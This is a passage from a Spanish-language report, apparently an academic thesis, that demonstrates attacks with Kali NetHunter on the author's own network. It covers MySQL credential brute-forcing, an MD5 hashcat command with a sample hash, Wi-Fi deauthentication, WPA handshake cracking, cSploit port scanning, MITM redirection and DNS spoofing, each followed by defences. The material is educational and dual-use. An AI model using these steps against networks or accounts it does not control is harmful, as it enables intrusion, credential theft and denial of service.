


Figura 48: Ataque contra una BBDD MySQL usando NetHunter Rootless

Una vez obtenidas las credenciales se puede acceder a la base de datos y consultar toda la información disponible en la misma como se ve en la siguiente Figura 49:




Figura 49: Acceso a la base de datos a través de Termux

Para el diccionario, además de utilizar uno propio se encuentra también la opción de emplear uno de los que vienen por defecto en Kali. De hecho, nuestra contraseña (adam) está incluida junto a múltiples variaciones en el conocido archivo "rockyou.txt" (ruta "/usr/share/wordlists"). Este fichero es uno de los que se utiliza como referencia ya que contiene las contraseñas más utilizadas en múltiples sistemas.

En el caso de que la información sensible (contraseñas en este ejemplo) no estuviese almacenada en plano sino mediante una función hash, también sería posible obtener la información deseada. En primer lugar se podría identificar el hash para evaluar las probabilidades de éxito gracias a la herramienta Hash-ID [42] tal y como se muestra en la Figura 50 a continuación. Se ha tomado como ejemplo el usuario "rosa" a cuya contraseña le correspondería un hash con algoritmo MD5 igual a d79096188b670c2f81b7001f73801117:




Figura 50: Análisis del hash con la herramienta Hash-ID

Posteriormente, mediante la herramienta Hashcat [43] se puede intentar obtener la contraseña correspondiente (passw). En este caso se ha utilizado el diccionario "rockyou.txt" que se mencionaba anteriormente, con los parámetros "-a 0" correspondiente a un ataque de diccionario y "-m 0" correspondiente a un hash MD5 (ver Figura 51) tal y como se ha comprobado en el paso anterior:

```
hashcat -m 0 -a 0 d79096188b670c2f81b7001f73801117
```




Figura 51: Hash cracking con el software Hashcat

Como se ha visto, es relativamente sencillo efectuar un ataque contra una base de datos MySQL utilizando una simple tablet con NetHunter Rootless. Incluso aunque se tome la medida de almacenar la información sensible (contraseñas en este ejemplo) mediante funciones hash, existen herramientas capaces de extraer el contenido oculto tras dicho hash en apenas unos segundos según se ha podido comprobar.

Sin embargo, al igual que en la PoC relativa al ataque contra un servidor SSH, permanecen dos limitaciones fundamentales:

- La contraseña debe estar contenida en el diccionario utilizado. Se puede generar un diccionario con todas las combinaciones de letras, números y símbolos para una longitud determinada de caracteres de forma análoga a como se veía en la PoC anterior, pero en ese caso el rendimiento se ve enormemente penalizado pudiendo tardarse días e incluso semanas en probar todas las combinaciones.

- Cuanto más larga y compleja sea la contraseña más tiempo costará encontrarla. Si (como suele recomendarse por seguridad) la contraseña se cambia cada cierto número de semanas o meses, esto podría inutilizar el ataque por diccionario o fuerza bruta, ya que en lo que se llega al valor correcto la contraseña puede haber cambiado a un valor ya probado.

Para dificultar este tipo de ataques se recomienda disponer de una contraseña lo más robusta posible (una combinación larga de letras, números y símbolos), que no sea evidente o común (estas suelen estar presentes en diccionarios) y cambiarla cada cierto número de meses. Asimismo, y como se ha resaltado en ocasiones anteriores, una adecuada política restrictiva en el cortafuegos con denegación por defecto para direcciones IP desconocidas permite evitar estos ataques en remoto.

2.4 NetHunter (rooted)

2.4.1 Introducción

En la sección 2.3 se utiliza el software NetHunter Rootless, que en esencia funciona como una aplicación más del dispositivo (tablet en este caso) sin afectar al sistema operativo subyacente. En esta sección se va a emplear una distribución NetHunter que consiste en un sistema operativo basado en Android y que permite emplear todas aquellas funcionalidades no disponibles en NetHunter Rootless debido a la ausencia de permisos de administrador o superusuario (root).

En este apartado se hará foco en aquellas aplicaciones o ataques vinculados a la red WiFi, dado que para realizar dichos ataques es necesario tener una tarjeta de red compatible; precisamente debido a ello se ha escogido el modelo Google Nexus 5, cuya tarjeta tiene una buena compatibilidad con NetHunter. Además, también es necesario disponer de usuario administrador (root). Estos requisitos no se cumplían con el software NetHunter Rootless. Adicionalmente, al utilizar la distribución específica de NetHunter (rooted) están disponibles una serie de herramientas exclusivas que además disponen de una interfaz gráfica (como si fuesen apps).

2.4.2 Análisis de redes WiFi, sus dispositivos y ataque DoS

En esta primera prueba de concepto, al igual que se hizo en el caso de NetHunter Rootless, se pretende hacer un análisis inicial de la red para determinar posibles víctimas entre los dispositivos conectados a ella (uno de los primeros pasos en el proceso de hacking). Para esto se utilizará la herramienta Hijacker, específica para esta distribución NetHunter [44]. El objetivo es efectuar un ataque de denegación de servicio (DoS) sobre un dispositivo seleccionado de manera que este sea expulsado de la red y pierda su conexión a Internet.

El proceso consiste en abrir la aplicación, en cuya pantalla inicial (Airodump) se mostrarán todas las redes inalámbricas disponibles. Por motivos de privacidad en las imágenes solo se mostrará la red del autor, ya que esta aplicación muestra información técnica de la red que podría utilizarse para comprometer su seguridad. Posteriormente se escoge una de esas redes, se marca la opción “*Watch*” y dentro de la misma se selecciona el dispositivo sobre el cual se desea lanzar el ataque tal y como se ve en la Figura 52 y en la Figura 53:




Figura 52: Proceso del ataque DoS sobre la víctima (de izquierda a derecha)

Figura 53: Aplicación Hijacker en NetHunter (dispositivo atacante)

En esta PoC se comprueba lo extremadamente sencillo que es lanzar un ataque de denegación de servicio utilizando un simple teléfono móvil gracias a una de las aplicaciones presentes en la distribución NetHunter: solo hay que tocar la opción "*Disconnect*" visible en la Figura 53. El disponer además de una interfaz de usuario gráfica posibilita que incluso usuarios con un conocimiento técnico básico sean capaces de efectuar ataques indiscriminados contra dispositivos que se encuentran a su alcance sin necesidad de comandos.

Frente a esta amenaza se pueden aplicar las medidas habituales en los ataques DoS. Como se ha comentado anteriormente, por parte del usuario poco puede hacerse para evitar el ataque si se encuentra conectado a una red WiFi pública. Una alternativa (si es posible) sería conectarse a Internet utilizando datos móviles de su operadora. Por otro lado, los propietarios de dicha red pública sí podrían tomar

medidas para evitar que un ataque de este tipo tenga éxito. Aunque no muchas redes WLAN disponen de ellos, hay varios métodos que permiten protegerse frente a esta amenaza [26] [27].

2.4.3 Cracking de una red WiFi con estándar WPA

En esta segunda prueba de concepto se va a obtener la clave correspondiente a una red WiFi (por cuestiones legales se hará sobre la red propiedad del autor) que utiliza el estándar WiFi Protected Access (WPA). Este sistema se creó para corregir las deficiencias del anterior sistema Wired Equivalent Privacy (WEP), el cual es a día de hoy fácilmente vulnerable en cuestión de segundos. Para conseguir el objetivo expuesto se utilizará de nuevo el software Hijacker presente en la distribución NetHunter (rooted).

Para efectuar este ataque se siguen los mismos pasos que en la PoC anterior (2.4.2), pero tras seleccionar la red deseada y marcar la opción "*Watch*" para inspeccionar los dispositivos conectados a ella, en el menú inferior se marca la opción "*Crack*" según se ve en la siguiente Figura 54:




Figura 54: Ataque contra la red WiFi y captura del "*handshake*" durante el mismo

Una vez el software ha logrado capturar el handshake (en una red con tráfico es casi instantáneo) tal y como se ve en la Figura 54 anterior, se debe acudir a la sección "*Crack .cap file*" dentro del menú y seleccionar el "*handshake*" recién capturado manteniendo marcada la opción WAP para obtener la contraseña (botón "*Start*") según se ve en la Figura 55:




Figura 55: Cracking de la contraseña con la herramienta Hijacker

Se aprecia que la contraseña ("mercedes" en este caso) se obtiene en apenas un segundo, lo cual muestra la capacidad de esta herramienta para comprometer el estándar WPA de manera casi instantánea. A pesar de ser un proceso más largo y algo más complejo que el efectuado en el punto anterior (2.4.2) para realizar el ataque DoS, resulta relativamente simple seguir los pasos necesarios gracias a la interfaz de usuario gráfica que permite además prescindir de los comandos normalmente empleados.

Por otro lado, hay varias líneas de defensa para dificultar o impedir este tipo de ataques, algunas de ellas ya comentadas en otras PoC:

- Deshabilitar el uso del hashing de clave Temporal Key Integrity Protocol (TKIP), ya que este hace más vulnerable el estándar WPA y facilita la obtención de la clave por parte de los atacantes [45].

- Evitar usar redes WiFi compartidas y en su lugar utilizar datos móviles siempre que sea posible.

- Emplear contraseñas largas y complejas, puesto que al atacante le costará más tiempo encontrarla. Si (como suele recomendarse por seguridad) la contraseña se cambia cada cierto tiempo, esto podría inutilizar el ataque si este se demora demasiado.

2.4.4 Detección del SO, puertos y aplicaciones asociadas

Esta prueba de concepto es similar a aquella que se realizó con NetHunter Rootless y la herramienta Nmap (punto 2.3.2), solo que en este caso se realizará con la

distribución de NetHunter (rooted) y una aplicación propia de dicha distribución que proporciona además una interfaz gráfica para facilitar el proceso. Esta aplicación se llama "cSploit" [46] y al abrirla nos proporciona una visión de los dispositivos conectados a nuestra misma red (ver Figura 56). Desde ahí se puede seleccionar uno de ellos y posteriormente marcar la opción "Inspector" tal y como se ve en la Figura 56:




Figura 56: Escaneo de puertos y servicios con la herramienta cSploit

Se obtienen los puertos abiertos y los servicios/aplicaciones vinculados a ellos así como la versión correspondiente en cada caso. Según se ha visto obtener esta información es muy sencillo y permite realizar un análisis previo de un determinado dispositivo para averiguar cuáles pueden ser los posibles vectores de ataque; si se detecta que se está ejecutando una versión vulnerable de un determinado servicio, por ejemplo. Además todo ello pasa inadvertido para la víctima, con lo que detectar este tipo de intrusiones es bastante complicado.

Como posibles defensas se dispone de las medidas ya mencionadas en el punto 2.3.2, puesto que este ataque es equivalente. Como medida principal evitar dentro de lo posible conectarse a redes WiFi públicas, ya que son estas las que facilitan estos ataques. Existen también otras defensas, pero entrarían ya en el ámbito del proveedor de la red inalámbrica: por un lado, disponer de una adecuada configuración en el cortafuegos de la red (denegar por defecto) [30] y por otro emplear sistemas de detección de intrusos (IDS) para bloquear los sondeos o restringir la información devuelta por ejemplo [29].

2.4.5 Redireccionamiento desde una web a otra fraudulenta

En esta prueba de concepto de muestra cómo se puede redirigir a un usuario (sin su conocimiento) desde una URL legítima a otra web completamente distinta, la cual podría estar alojada en un servidor controlado por el atacante. En el punto 2.4.2 la víctima del ataque DoS era un smartphone Samsung y en esta PoC se tratará de un

ordenador portátil, en concreto con el sistema operativo Ubuntu 20, como muestra de que estos ataques son igualmente aplicables en cualquier dispositivo.

Se va a utilizar de nuevo la herramienta cSploit presente en la distribución NetHunter (rooted). Tras seleccionar la víctima siguiendo el mismo procedimiento que se veía en la PoC anterior, se marca la opción MITM (Man-In-The-Middle) y dentro de ella se abre el subapartado "Redirector" para indicar la dirección IP (puerto incluido) a la cual se desea que sea redirigido el tráfico web según se aprecia en la siguiente Figura 57:





Figura 57: Redirección del tráfico web utilizando la herramienta cSploit

En cuanto a la víctima, se ve que el navegador redirige automáticamente a la dirección IP/puerto indicada, donde se ha establecido un servidor web con una página titulada "*Hacked!*" para esta PoC (un atacante real hubiera alojado un clon de la página de Facebook con el objetivo de robar los credenciales de la víctima). Sin embargo, en la barra de direcciones sigue apareciendo la URL orginal ("*www.facebook.com*" en este ejemplo) con la diferencia de que la comunicación con dicha dirección no está securizada, lo cual se refleja por la presencia del símbolo del candado tachado según se aprecia en la Figura 58:






Figura 58: Ataque de redireccionamiento del tráfico web

Como se ha visto, gracias de nuevo a la interfaz gráfica es muy sencillo realizar este ataque, aunque tiene una limitación y es la imposibilidad de discriminar qué tráfico o direcciones se desean desviar, es decir, obliga a redireccionar todo el tráfico de la víctima a una única IP. Aun así, es un ataque bastante peligroso si se realiza por ejemplo en redes WiFi de hoteles o estaciones de viaje ya que es completamente transparente para la víctima. El atacante puede redireccionar al objetivo hacia un servidor que descargue un malware [47] o hacia una web clonada donde poder obtener información sensible (phishing).

Por otro lado, el usuario puede detectar el engaño si sospecha cuando el navegador le redirige a una página distinta de la espera o, en caso de que sea una web clonada, revisando tanto que sea securizada (el candado con certificado que simboliza HTTPS) como la dirección de esta: en ocasiones los atacantes registran un dominio muy similar pero no idéntico al original; por ejemplo paypel.com en lugar de paypal.com. Otra defensa es la recomendación que se ha realizado varias veces de evitar en la medida de lo posible las redes WiFi compartidas, sobre todo las abiertas, ya que son estas las que facilitan este tipo de ataques indiscriminados.

2.4.6 DNS spoofing

En esta prueba de concepto se va a llevar a cabo una modificación en la asociación normal de una dirección IP con su nombre de dominio (DNS spoofing). Para ello se va a emplear nuevamente el software cSploit, acudiendo en este caso dentro del apartado MITM (Man-In-The_Middle) a la opción "*DNS spoofing*" para especificar las parejas URL-IP según se desee tal y como se ve en la siguiente Figura 59:




Figura 59: DNS spoofing mediante la herramienta cSploit

En este caso la prueba se ha realizado únicamente con la web de Microsoft, pero podrían haberse añadido otras URL para redireccionar el tráfico a la IP deseada en cada caso. En el lado de la víctima se comprueba al igual que en la PoC anterior que el único cambio para el usuario es el símbolo del candado tachado (comunicación no segura), ya que la URL se mantiene idéntica a la original según se aprecia en la Figura 60 siguiente:




Figura 60: Ataque DNS spoofing sobre Ubuntu 20

En las terminales de la figura anterior se observa que la dirección IP que el sistema asocia a la URL de Microsoft cambia tras el ataque; por ello la víctima es redirigida a la página web "*Hacked!*" del atacante. Por el contrario, a nivel de navegador es transparente para el usuario objetivo y además sencillo de efectuar para el atacante. En este caso no hay limitación en el número de URLs a redireccionar como en la PoC anterior, pero las defensas que se podrían tomar para evitarlo son exactamente las mismas: evitar redes WiFi públicas y verificar que la conexión con la página web deseada está securizada con el certificado adecuado.

2.4.7 Spamming sustituyendo contenido de una web legítima

En la presente prueba de concepto se va a realizar un ataque que podría ser considerado de "*spamming*" o incluso DoS, puesto que puede utilizarse para realizar publicidad no deseada llegando a impedir la correcta navegación por un sitio web. En primer lugar se acude dentro del software cSploit a la opción "Reemplazar imágenes" dentro de la categoría MITM para poder seleccionar la imagen deseada según se ve en la siguiente Figura 61:

